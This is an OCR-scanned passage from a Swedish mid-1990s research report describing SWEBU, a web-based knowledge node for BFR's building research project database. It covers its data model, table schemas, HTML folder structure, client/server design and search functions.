


Figur 4 Ursprunglig datamodell per april 1995 för SWEBU från (Christiansson, Engborg, 1995).



Figur 5 Fysisk modell för SWEBU från (Christiansson, Engborg, 1995). Det ovala nätverket utgöres av Internet med tillhörande tjänster som World Wide Web, WWW.


I figur 6 syns en tidig skiss på ett tänkbart användargränssnitt för externa användare och driftspersonal. Önskemål framkom under projektets tidiga skeden att projektet även skulle titta på den BFR-administrerade forskningsinformationen. Därför gjordes en konceptuell modellering av systemet för lagring av forskningsinformation.



Figur 6 Tidig skiss på användargränssnitt mot underliggande på BFR administrerad databas över forskningsprojekt.

6.2 KUNSKAPSNODER

En kunskapsnod (Christiansson, 1996a) kan beskrivas som en anslutningspunkt till det Dynamiska kunskapsnätet (DKN) där personer från olika kunskapsdomäner (Figur 7) kan mötas oberoende av tid och rum. De kan via noden nå information som antingen finns lagrad i själva noden eller som filtrerats och kvalitetsmärkts av noden. Filtreringen kan tänkas ske antingen manuellt eller via agenter och artificelll intelligens. .



Figur 7 Kunskapsnoden kan ses som en metabehållare och behörighetskontroll för kunskap. (Christiansson, 1996a).

6.3 ÖVERGRIPANDE SWEBU-MODELL


Med utgångspunkt från en analys av de befintliga datastrukturerna i PDS, Projektdata systemet, på BFR gjorde vi en datamodell för nästa generations webbaserade system. Den existerande strukturen hade förtjänster som vi försökt ta tillvara.

Inga systematiska intervjuer gjordes med BFR-anställda rörande deras erfarenheter av användning av PDSen. Ingående diskussioner genomfördes dock med ett antal nyckelpersoner som i stort var nöjda med existerande system. Det som ej fungerade bra var rutinerna för att göra informationen tillgänglig för yttervärlden.


De flesta på BFR ansåg till en början att det skulle innebära stora problem att med bibehållen säkerhet göra delar av PDS tillgänglig på World Wide Web,

WWW. Efter långa diskussioner och utredningar från vår sida enades vi om en så kallad brandväggslösning motsvarande värdet av det som skall skyddas (kostnader för rekonstruktion, förlust av trovärdighet, orättmätigt utnyttjande etc.).

6.4 DATAMODELL FÖR SWEBU



Figur 8 Översiktlig datamodell över lämplig framtida lagringsstruktur för forskningsinformation vid BFR.



Figur 9 Detaljerad datamodell över lämplig framtida lagringsstruktur för forskningsinformation vid BFR.

Följande tabeller är klippta direkt från SWEBU arbetsyta på World Wide Web.

Projektbeskriving - tabell

projnr	projtitel	projtiteleng	projbelopp	strattid	sluttid	bfrhandl	wwwok
(BFRnr)	(text)	(engelsk)	(kronor)	(datum)	(datum)	ja/nej	ok/ejok

Tabell PROJEKTBESKRIVNING innehåller uppgifter som är relaterade till ett specifikt projekt. Här ligger alla olika projekt (även BFR interna). Projektledare och anslagsmottagare (anslagsmottagare är oftast en juridisk person) etc. projektdeltagare finns i tabellen PROJEKTDELTAGARE där även arbetsuppgifter specas.
Uppdaterad 1996-03-31

Projektdeltagare - tabell

arbetsuppgiftstyp	*projektnr*	*personnr*
projektledare	xx	xx
anslagsmottagare	960203-2	333
forskare1	960203-2	123
forskare2	xx	xx
forskare3	xx	xx
handlaggare	xx	xx
enhetschef	xx	xx
wwwansvarig	xx	xx

Tabell PROJEKDELTAGARE innehåller alla personer (fysiska eller juridiska) som deltar i projektet. Benämningarna är fasta och kan fyllas på med nya. Ett projekt kan ej ha flera arbetsuppgifter som är lika (ex bara en forskare1).

Uppdaterad 1996-03-31

Gruppdeltagare - tabell

personnr	*gruppnr*	*arbetsuppgift*
xx	grupp1	sammankallande

Tabell GRUPPDELTAGARE innehåller uppgifter vem som deltar i olika styrgrupper, referensgrupper etc. Gruppnr sättes automatiskt eller kan man göra som i exemplet till vänster. Personnr pekar på fysisk (ev. juridisk person exvis valfri enhets/institutionsmedlem) person. Samma person kan ha flera arbetsuppgifter - medlem,sek, etc.

Uppdaterad 1996-03-31

Gruppbeskrivning - tabell

gruppnr	grupptitel	bildad	upplöst	beskrivning
xx	ITstyrgrupp	xx	xx	xx

Tabell GRUPPBESKRIVNING innehåller uppgifter om olika referensgrupper och styrgrupper över projektnivå. I GRUPPDELTAGARE anges deltagarnas ev. specialfunktioner som sammankallande och sekreterare.

Uppdaterad 1996-03-31

Telefonlista - tabell

personnr	*telefontyp*	telefonnr
xx	tal1	xx
xx	tal2	xx
xx	tal3	xx
xx	fax1	xx
xx	modem1	xx
xx	modem2	xx

Tabell TELEFONLISTA innehåller uppgifter om telefonnummer till fysiska och juridiska (ex.vis. BFR växel) personer. Nya typer kan adderas efterhand.

Uppdaterad 1996-03-31

Publikationsformat - tabell

medium	format	kommentar
bok1	häftad	xx
bok2	inbunden	xx
broschyr1	A4	xx
broschyr2	A3	xx
CD1	ISOnn	Mac, PC
CD2	xx	xx
fil1	text/RTF	Wordformat
fil2	text/postscript	xx
fil3	text/html	till www-servers
fil4	text/PDF	Adobe Acrobat
video1	PAL	xx
video2	NTSC	USA

Tabell PUBLIKATIONSFORMAT innehåller uppgifter om de olika medier som projektresuktat publicerats på. Nya medier kan läggas in efterhand som de uppstår.

Uppdaterad 1996-03-31

Telefontypbeskriving - tabell

telefontyp	beskrivning
tal1	tel arbetsplats
tal2	mobiltelefon
tal3	hemtelefon

Tabell TELEFONTYPBESKRIVNING innehåller närmre beskrivning av olika telefontyper.

Uppdaterad 1996-03-31

Författare - tabell

personnr	*publnr*
xx	xx

Tabell FORFATTARE innehåller koppling mellan en publikation och alla dess författare.

Uppdaterad 1996-03-31

Publikationsnyckelord - tabell

publnr	*nyckelord*
xx	xx

Tabell PUBLIKATIONSNYCKELORD innehåller koppling mellan en publikation och alla dess nyckelord. Nyckelorden tas från NYCKELORDSLISTA.

Uppdaterad 1996-03-31

Nyckelordlista - tabell

nyckelord	beskrivning
xx	xx

Tabell NYCKELORDLISTA innehåller beskrivningar av nyckelord. Listan kan utökas med attribut för engelsk översättning och förklaring.

Uppdaterad 1996-03-31

Publikations - tabell

publnr	publnamn	projnr	medium	udk	sprak	abstractsv	abstracteng	kommentar
T96:3	(text)	961204-3	bok2	xxx	svenska	(text)	(text)	20 foton etc.

Tabell PUBLIKATION innehåller uppgifter om publikationens innehåll.
Distributionsmedium och författare knytes till i separata tabeller.
Uppdaterad 1996-03-31

Personregister - tabell

personnr	fnamn	enman	utdelnadr	besadr	postnr	ort	land	email	url	pg	bg	kommentar
145	xx	xx	xx	xx	xx	xx	xx	xx	xx	xx	xx	xx

Tabell PERSONREGISTER innehåller uppgifter om namn och addresser till fysiska och juridiska pesoner.
Uppdaterad 1996-03-31

Nyckelordlista - tabell

nyckelord	beskrivning
xx	xx

Tabell NYCKELORDLISTA innehåller beskrivningar av nyckelord. Listan kan utökas med attribut för engelsk översättning och förklaring.


Uppdaterad 1996-03-31

Modellen bygger på följande grundantaganden.

Alla aktiviteter är projekt (dvs även BFR's egna projekt).All verksamhet har karaktären av projekt. I databasschemat har vi dock skiljt på projekt som är direkta forskningsprojekt och sådana som inte har denna karaktär t ex styrgrupper m.m. som har fått en egen tabell i databasen för att ge möjlighet till olika administrationsstrategier och säkerhetsnivåer för de olika tabellerna.

Alla personer hänförs till enda tabell oavsett om de är fysiska eller juridiska.

6.5 FILSTRUKTUR FÖR HTML-DOKUMENT I SWEBU



Figur 10 Lagringsstruktur för HTML-dokument i server.

Förutom cgi-script för sökfunktioner består SWEBU av en väv av HTML-dokument inlagda i en samling olika mappar (se figur 10).

I icons-mappen lagras grafiska element som inte innehåller någon text .(t ex pilar för navigation) De behöver därmed inte översättas om man vill utöka sin WWW-server med ytterligare främmande språk.

Genom att ha parallella mappar för olika språk blir det lätt att navigera i systemet för den som skall underhålla det. (Oftast med en expert på respektive språk). I strukturen används relativ adressering för att kunna testa systemet lokalt och/eller flytta hela SWEBU-strukturen till annan plats i på hårdisken utan att för den skull behöva korrigera några länkar i dokumenten. Ytterligare referenser till HTML (Hypertext Markup Language) återfinnes i (W3C, 1997).

6.6 KLIENT/SERVER

I dagens system är det vanligt att man distribuerar tjänster över ett nätverk, så att de systemdelar som är bäst på en viss uppgift får betjäna de övriga. I ett system kan det finnas olika typer av servers (betjänare) till exempel: databasservers, fileservers av olika slag, HTTP-servers, mailservers (för elektronisk post), News-servers (för konferenser), nameservers o.s.v. Dessa servers kan köra på en eller flera fysiska maskiner.

Serverbegreppet här är alltså inte kopplat till den fysiska maskinen, utan till den eller de tjänster som tillhandahålls. För att utnyttja dessa olika tjänster krävs det klienter. Ibland kan samma klientprogramvara hantera många olika tjänster


samtidigt. Exempelvis kan WWW-bläddraren Netscape Navigator bl a läsa elektronisk post, News och vanliga WWW-sidor; samtliga tjänster servade (betjänade) från var sin server.

Precis som på Systembolaget bildas det ofta köer i rusningstid. För att avhjälpa dessa problem kan man antingen öka varje servers kapacitet eller öka antalet servers. Det senare är att föredra eftersom man på så sätt får bättre driftssäkerhet i systemet som helhet. Skulle en av många servers falla ifrån, kommer detta att märkas betydligt mindre än om en server med hög kapacitet bland få drabbas av funktionsbortfall.

7. Metodik

Så kallad inkrementell prototyping, eller demonstratormetod har använts. Denna medger att man i projektgruppen bestående av experter från både användarnas områden och informationsteknikexperter efterhand kan konkretisera annars mycket abstrakta frågor. Frågor som rör integrationen av avancerad informationsteknik, systemdesign och erfarenheter från de tillämpningar man modellerar och implementerar. Idéer kan väckas, kommuniceras, analyseras och snabbt implementeras i en demonstrator, som till en första början huvudsakligen utgörs av gänssnittsförslag med viss form och funktion, men utan egentligt systeminnehåll bakom.

Projektdeltagarna har tillgång till användaridentitet och lösenord för att kunna komma åt system och arbetsyta från World Wide Web, WWW.




Figur 11 SWEBU-systemet består av en systemdel riktad mot externanvändarna och en arbetsyta för design/utvecklingsteam. Arbetsytan övergår till en drift- och underhållsyta när systemet tas i produktion.

8 Systemfunktioner

8.1 KUNSKAPSNOD SWEBU

SWEBU's systemdel dvs projektnodens webbaserade gränssnitt har utseende enligt figur 12. Den enda funktion som ej är implementerad är "rapportering".



Figur 12 Kunskapsnoden SWEBU's användargränssnitt per den 10.9.1996.

8.1.1 Sökning i svenska byggforskningsprojekt på WWW

SWEBU's indexmotor genererar automatiskt nytt index med jämna mellanrum. Söksidan når man genom att klicka på "Sök i forskningsdatabasen" avbildad i figur 12. Sökfönstret enligt figur 13 kommer då upp och man kan skriva in valfritt sökuttryck (fritext med möjlighet att även använda Booleska uttryck som t ex AND och OR).

Resultatet presenteras relevansrankat med träffbild i form av adresser till sidor tillsammans med korta sammanfattningar.

Indexeringen sker genom att en webrobot hämtar innehållet från en lista (enligt BFR-administratörens önskemål) med URL-adresser (Uniform Resource Locator) till avdelningar och forskningsgrupper med egna webservers runtom i landet (exempelvis; http://delphi.kstr.lth.se/).

